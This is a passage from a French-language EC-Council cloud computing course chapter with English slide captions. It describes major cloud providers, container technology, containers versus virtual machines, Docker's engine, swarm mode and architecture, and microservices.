


Figure 11.10 : Microsoft Azure

- **Google Cloud Platform (GCP)**

Source : <https://cloud.google.com>

GCP fournit des services IaaS, PaaS et des services informatiques sans serveur. Il s'agit notamment de calcul, de stockage et d'analyse de données, de machine learning, de mise en réseau, de bigdata, d'IA dans le Cloud, d'outils de gestion, de services d'identité et de sécurité, d'IoT et de plateformes d'API.




Figure 11.11 : Google Cloud Platform

- **IBM Cloud**

Source : <https://www.ibm.com>

IBM Cloud™ est une suite robuste d'outils de données et d'IA avancés et d'expertise sectorielle approfondie. Elle fournit divers services de Cloud, tels que l'IaaS, le SaaS et le PaaS, via des modèles de prestation de Cloud public, privé et hybride. Ces services comprennent le calcul, la mise en réseau, le stockage, la gestion, la sécurité, les bases de données, les analyses, l'IA, l'IoT, le mobile, les outils de développement et la blockchain.





Figure 11.12 : IBM Cloud




Comprendre la technologie des conteneurs

La technologie des conteneurs est un nouveau service de virtualisation basé sur les conteneurs. Elle aide les développeurs et les équipes informatiques à développer, exécuter et gérer des applications conteneurisées en utilisant l'API du fournisseur de services ou un portail Web. Les conteneurs et les clusters peuvent être déployés dans des centres de données sur site ou dans le Cloud. Cette section aborde divers concepts liés à la technologie des conteneurs, tels que les conteneurs Docker et Kubernetes.

What is a Container?

- ❑ A container is a package of an **application/software** including all its dependencies such as library files, configuration files, binaries, and other resources that run independently of other processes in the cloud environment
- ❑ CaaS is a service that includes the virtualization of containers and container management through **orchestrators**

Container Technology Architecture



Qu'est-ce qu'un conteneur ?

Un conteneur est un package d'une application ou d'un logiciel comprenant toutes ses dépendances, telles que des fichiers de bibliothèque et de configuration, des exécutables et d'autres ressources qui s'exécutent indépendamment des autres processus dans l'environnement Cloud. Tous ces fichiers de ressources sont livrés en une seule unité afin de résoudre les problèmes de compatibilité lorsque les applications sont déplacées entre les environnements Cloud. Ces conteneurs sont fournis aux utilisateurs sous la forme d'un CaaS (Container as a Service). Un service CaaS comprend la virtualisation et la gestion des conteneurs par le biais d'orchestrateurs. Grâce à ces services, les utilisateurs peuvent développer des applications conteneurisées riches et évolutives dans le Cloud ou dans des centres de données sur site. Ce service hérite des caractéristiques de l'IaaS et du PaaS. Les services de conteneurs les plus populaires sont Amazon AWS EC2, Google Kubernetes Engine (GKE), Docker, etc.

Caractéristiques :

La mise en œuvre de conteneurs offre de nombreux avantages, ce qui en fait une technologie attractive pour diverses industries. Voici quelques-unes de leurs caractéristiques les plus importantes :

- **Portabilité et cohérence**

Une application ou un logiciel développé dans un conteneur inclut toutes les ressources nécessaires à son fonctionnement. Cette portabilité aide les clients ou les utilisateurs finaux à exécuter une application sur diverses plates-formes et environnements de Clouds privés ou publics.

- **Sécurité**

En raison de la nature autonome des conteneurs, les risques de sécurité sont réduits. Si une application est attaquée ou compromise, le risque de contamination ne s'étend pas aux autres conteneurs.

- **Efficacité et rentabilité élevées**

Les conteneurs peuvent fonctionner avec moins de ressources que les machines virtuelles (VM) car ils n'ont pas besoin de systèmes d'exploitation indépendants. De plus, les conteneurs n'ont besoin que de quelques mégaoctets de mémoire pour fonctionner, ce qui permet aux utilisateurs d'exécuter plusieurs conteneurs sur un seul serveur. Les conteneurs sont isolés dans un serveur Cloud : Si une application est en panne pour un conteneur, les autres conteneurs peuvent l'utiliser sans difficultés techniques.

- **Évolutivité**

Les conteneurs sont évolutifs et permettent aux utilisateurs d'intégrer plusieurs conteneurs similaires dans le même cluster pour en augmenter la taille. La technologie de montée en charge intelligente permet aux utilisateurs d'exécuter uniquement le conteneur prévu et de mettre au repos les conteneurs inutiles, ce qui est avantageux.

- **Robustesse**

Les conteneurs peuvent être générés, déployés et détruits en quelques secondes car ils ne nécessitent pas de système d'exploitation. Cette caractéristique permet un processus de développement rapide, une vitesse opérationnelle accrue et le lancement de nouvelles versions de logiciels dans les délais impartis. Elle accélère également le confort d'utilisation de l'application pour l'utilisateur, ce qui permet aux développeurs et aux organisations de corriger rapidement les bogues et d'intégrer les dernières fonctionnalités.

Architecture de la technologie des conteneurs

Comme le montre la figure ci-dessous, la technologie des conteneurs a une architecture à cinq niveaux et un cycle de vie en trois phases :

- **Niveau 1** : Machines de développement - création d'images, test et validation.
- **Niveau 2** : Systèmes de test et de validation - vérification et validation du contenu des images, signature des images et envoi aux registres.
- **Niveau 3** : Registres - stockage des images et diffusion des images aux orchestrateurs en fonction des demandes.
- **Niveau 4** : Orchestrateurs - transformation des images en conteneurs et déploiement des conteneurs sur les hôtes.
- **Niveau 5** : Hôtes - exploitation et gestion des conteneurs selon les instructions de l'orchestrateur.




Figure 11.13 : Architecture de la technologie des conteneurs

Avantages :

- Nombre minimal de ressources nécessaires au développement d'une application.
- Détection plus rapide des problèmes logiciels et déploiement des correctifs.
- Rentabilité et facilité de livraison.
- Portabilité accrue des applications.
- Ressources évolutives.
- Démarrage rapide des conteneurs (en quelques secondes) afin que les applications puissent être développées très rapidement.
- Gestion facile des applications isolées dans les conteneurs.
- Tests et débogage faciles.


Inconvénients :

- Complexité accrue.
- Le manque d'expertise du personnel entraîne des erreurs de configuration.
- Vulnérabilité accrue en raison du partage des ressources.
- Performances discutables des conteneurs.
- Difficulté à choisir une plateforme pour exécuter les conteneurs.
- Différences dans la découverte des services (par proxy, par DNS, etc.).



Containers Vs. Virtual Machines

- ❑ Virtualization is the ability to **run multiple operating systems on a single physical system** and share the underlying resources such as a server, storage device, or network
- ❑ Containers are placed on the top of one physical server and host operating system, and **share the operating system's kernel binaries and libraries**, thereby reducing the need for reproducing the OS



Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Conteneurs vs. machines virtuelles

La virtualisation est une technologie incontournable du Cloud. Elle permet d'exécuter plusieurs systèmes d'exploitation sur un seul dispositif physique et de partager les ressources qui le composent, comme les serveurs, les équipements de stockage ou les réseaux. La virtualisation permet aux entreprises de réduire leurs coûts informatiques tout en améliorant la productivité, l'utilisation et la flexibilité de leur matériel informatique.

Les fournisseurs de virtualisation sont notamment VMware vCloud Suite, VMware vSphere, VirtualBox, Microsoft Hyper-V, etc.

Historiquement, la virtualisation est apparue pour faciliter la portabilité des applications et l'optimisation de l'infrastructure informatique Cloud. Cependant, elle présente plusieurs inconvénients, tels que des performances réduites en raison de la lourdeur des machines virtuelles, des problèmes de portabilité et une perte de temps dans le provisionnement des ressources informatiques. Pour résoudre ces problèmes, les entreprises adoptent une technologie de conteneurisation qui fournit des ressources applicatives sous la forme de conteneurs légers fonctionnant sur un seul système d'exploitation et permettant au logiciel ou à l'application de fonctionner partout avec des ressources modulables.

Les conteneurs sont placés au-dessus d'un serveur physique et de son système d'exploitation et partagent les exécutables et les bibliothèques du noyau du système, ce qui réduit la nécessité de dupliquer le système d'exploitation. Grâce à la conteneurisation, le serveur peut exécuter plusieurs charges de travail à l'aide d'un seul système d'exploitation. Ainsi, les conteneurs sont légers, ne font que quelques mégaoctets et démarrent en quelques secondes, contrairement aux machines virtuelles qui prennent plusieurs minutes pour démarrer.

Machines virtuelles	Conteneurs
Volumineuses	Légers et portables
Fonctionnent sur des systèmes d'exploitation indépendants	Partage d'un seul système d'exploitation hôte
Virtualisation basée sur le matériel	Virtualisation basée sur le système d'exploitation
Provisionnement plus lent	Provisionnement modulable et en temps réel
Performances limitées	Performance native
Entièrement isolé, ce qui la rend plus sûre	Isolation au niveau du processus, partiellement sécurisé
Création et démarrage en quelques minutes	Créé et démarré en quelques secondes

Table 11.1 : Conteneurs vs. machines virtuelles





Figure 11.14 : Conteneurs vs. machines virtuelles

What is Docker?

-  Docker is an open source technology used for developing, packaging, and running applications and all its dependencies in the **form of containers**, to ensure that the application works in a seamless environment
-  Docker provides a Platform-as-a-Service (PaaS) through **OS-level virtualization** and delivers containerized software packages



Qu'est-ce que Docker ?

Docker est une technologie open-source utilisée pour développer, packager et exécuter des applications. Toutes les dépendances de Docker se présentent sous la forme de conteneurs afin de garantir que les applications fonctionnent dans un environnement homogène. Docker fournit une plateforme PaaS par le biais de la virtualisation au niveau du système d'exploitation et livre des paquets logiciels conteneurisés. Cette technologie isole les applications de l'infrastructure sous-jacente et permet une livraison plus rapide des logiciels. L'avantage de Docker est que lorsqu'une application est packagée avec ses dépendances dans un conteneur Docker, elle peut fonctionner dans n'importe quel environnement. De plus, lorsque les développeurs construisent des applications à l'aide de Docker, ils sont assurés qu'il n'y aura aucune interférence entre elles, car les conteneurs Docker sont isolés les uns des autres et communiquent via des canaux spécifiques.

Moteur Docker

Le moteur Docker est une application client/serveur installée sur un hôte qui permet de développer, de déployer et d'exécuter des applications à l'aide des composants suivants :

- Serveur** : C'est un processus en arrière-plan et persistant, également connu sous le nom de démon (commande dockerd).
- API REST** : Cette API permet la communication et l'attribution de tâches au démon.
- Client CLI** : Il s'agit de l'interface en ligne de commande utilisée pour communiquer avec le démon et à partir de laquelle diverses commandes Docker sont lancées.




Figure 11.15 : Moteur Docker

Essaim Docker

Le moteur Docker prend en charge le mode essaim (swarm) qui permet de gérer plusieurs moteurs Docker au sein de la plateforme. Le CLI de Docker est utilisé pour créer un essaim, déployer une application dans l'essaim et gérer son activité ou son comportement.

Le mode swarm permet aux administrateurs et aux développeurs de :

- Communiquer avec les conteneurs et affecter des tâches à différents conteneurs.
- Augmenter ou réduire le nombre de conteneurs en fonction de la charge.
- Effectuer un bilan des performances et gérer le cycle de vie des différents conteneurs.
- Assurer le basculement et gérer la redondance afin que les processus se poursuivent même en cas de défaillance d'un nœud.
- Effectuer des mises à jour logicielles pour tous les conteneurs.

Architecture Docker

L'architecture Docker utilise un modèle client/serveur et se compose de divers éléments, tels que l'hôte, le client, le réseau, le registre et des unités de stockage. Le client Docker interagit avec le démon Docker, qui développe, exécute et distribue les conteneurs. Le démon et les clients Docker peuvent effectuer des opérations sur le même hôte ; il est toutefois possible de connecter le client Docker à des démons distants. La communication entre le client Docker et le démon serveur Docker est établie via l'API REST.

Les différents composants de l'architecture Docker sont décrits ci-dessous :

- **Le démon Docker** : Le démon Docker (`dockerd`) traite les requêtes des API et gère divers objets Docker, tels que les conteneurs, les volumes, les images et les réseaux.
- **Client Docker** : Il s'agit de la principale interface par laquelle les utilisateurs communiquent avec Docker. Lorsque des commandes comme `docker run` sont lancées, le client transmet les commandes correspondantes à `dockerd`, qui les exécute. Les commandes Docker utilisent l'API Docker pour communiquer.
- **Registres Docker** : Les registres Docker sont des emplacements où les images sont entreposées, les registres peuvent être privés ou publics. Docker Cloud et Docker Hub

sont deux registres publics très utilisés. Docker Hub est un emplacement prédéfini des images Docker qui peut être utilisé par tous les utilisateurs.

- **Objets Docker** : Les objets Docker sont utilisés pour assembler une application. Les objets Docker les plus importants sont les suivants :
 - **Images** : Les images sont utilisées pour stocker et déployer les conteneurs. Il s'agit de modèles au format binaire en lecture seule contenant des instructions pour la création de conteneurs.
 - **Conteneurs** : Les ressources applicatives s'exécutent à l'intérieur des conteneurs. Un conteneur est une instance exécutable d'une image d'application. L'API ou le CLI de Docker sont utilisés pour créer, lancer, arrêter et détruire ces conteneurs.
 - **Services** : Les services permettent aux utilisateurs d'étendre le nombre de conteneurs à travers les démons, et ensemble, ils servent d'essaim avec plusieurs gestionnaires (managers) et exécutants (workers). Chaque membre de l'essaim est un démon, et tous ces démons peuvent interagir les uns avec les autres à l'aide de l'API de Docker.
 - **Mise en réseau** : C'est un canal par lequel tous les conteneurs indépendants communiquent.
 - **Volumes** : C'est un espace de stockage où sont conservées les données persistantes créées par Docker et utilisées par les conteneurs Docker.




Figure 11.16 : Architecture Docker

Opérations Docker

Les opérations courantes effectuées par les images Docker comprennent :


- La construction d'une nouvelle image à partir d'un Dockerfile.
- Le listage de toutes les images locales.
- Le marquage d'une image existante.

- L'extraction d'une nouvelle image du registre Docker.
- Le transfert d'une image locale vers le registre Docker.
- La recherche d'images existantes.



Microservices Vs. Docker

- Monolithic applications are broken down into cloud-hosted sub-applications called **microservices** that work together, each performing a unique task
- As each microservice is packaged into the **Docker container** along with the required libraries, frameworks, and configuration files, microservices belonging to a single application can be developed and managed using multiple platforms



Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Microservices vs. Docker

Les applications dites monolithiques sont décomposées en sous-applications hébergées dans le Cloud, appelées microservices, qui fonctionnent ensemble, chacune effectuant une tâche unique. Les microservices divisent et distribuent la charge de travail de l'application, fournissant des services stables, transparents et évolutifs en interagissant les uns avec les autres. Les applications monolithiques sont découpées en fonction des besoins de l'entreprise, ce qui permet aux équipes d'assurer le développement, la prise en charge et le déploiement des microservices. Contrairement aux modèles traditionnels de stockage des données utilisés par les applications monolithiques, les microservices décentralisent le stockage des données en gérant leurs propres entrepôts de données. Les développeurs créent un conteneur Docker pour chaque microservice. Comme chaque microservice est packagé dans le conteneur avec les bibliothèques, les frameworks et les fichiers de configuration requis, les microservices appartenant à une seule application peuvent être développés et gérés à l'aide de plusieurs plateformes.

Monolithic Application Microservices Application




Figure 11.17 : Application monolithique vs. application à microservices

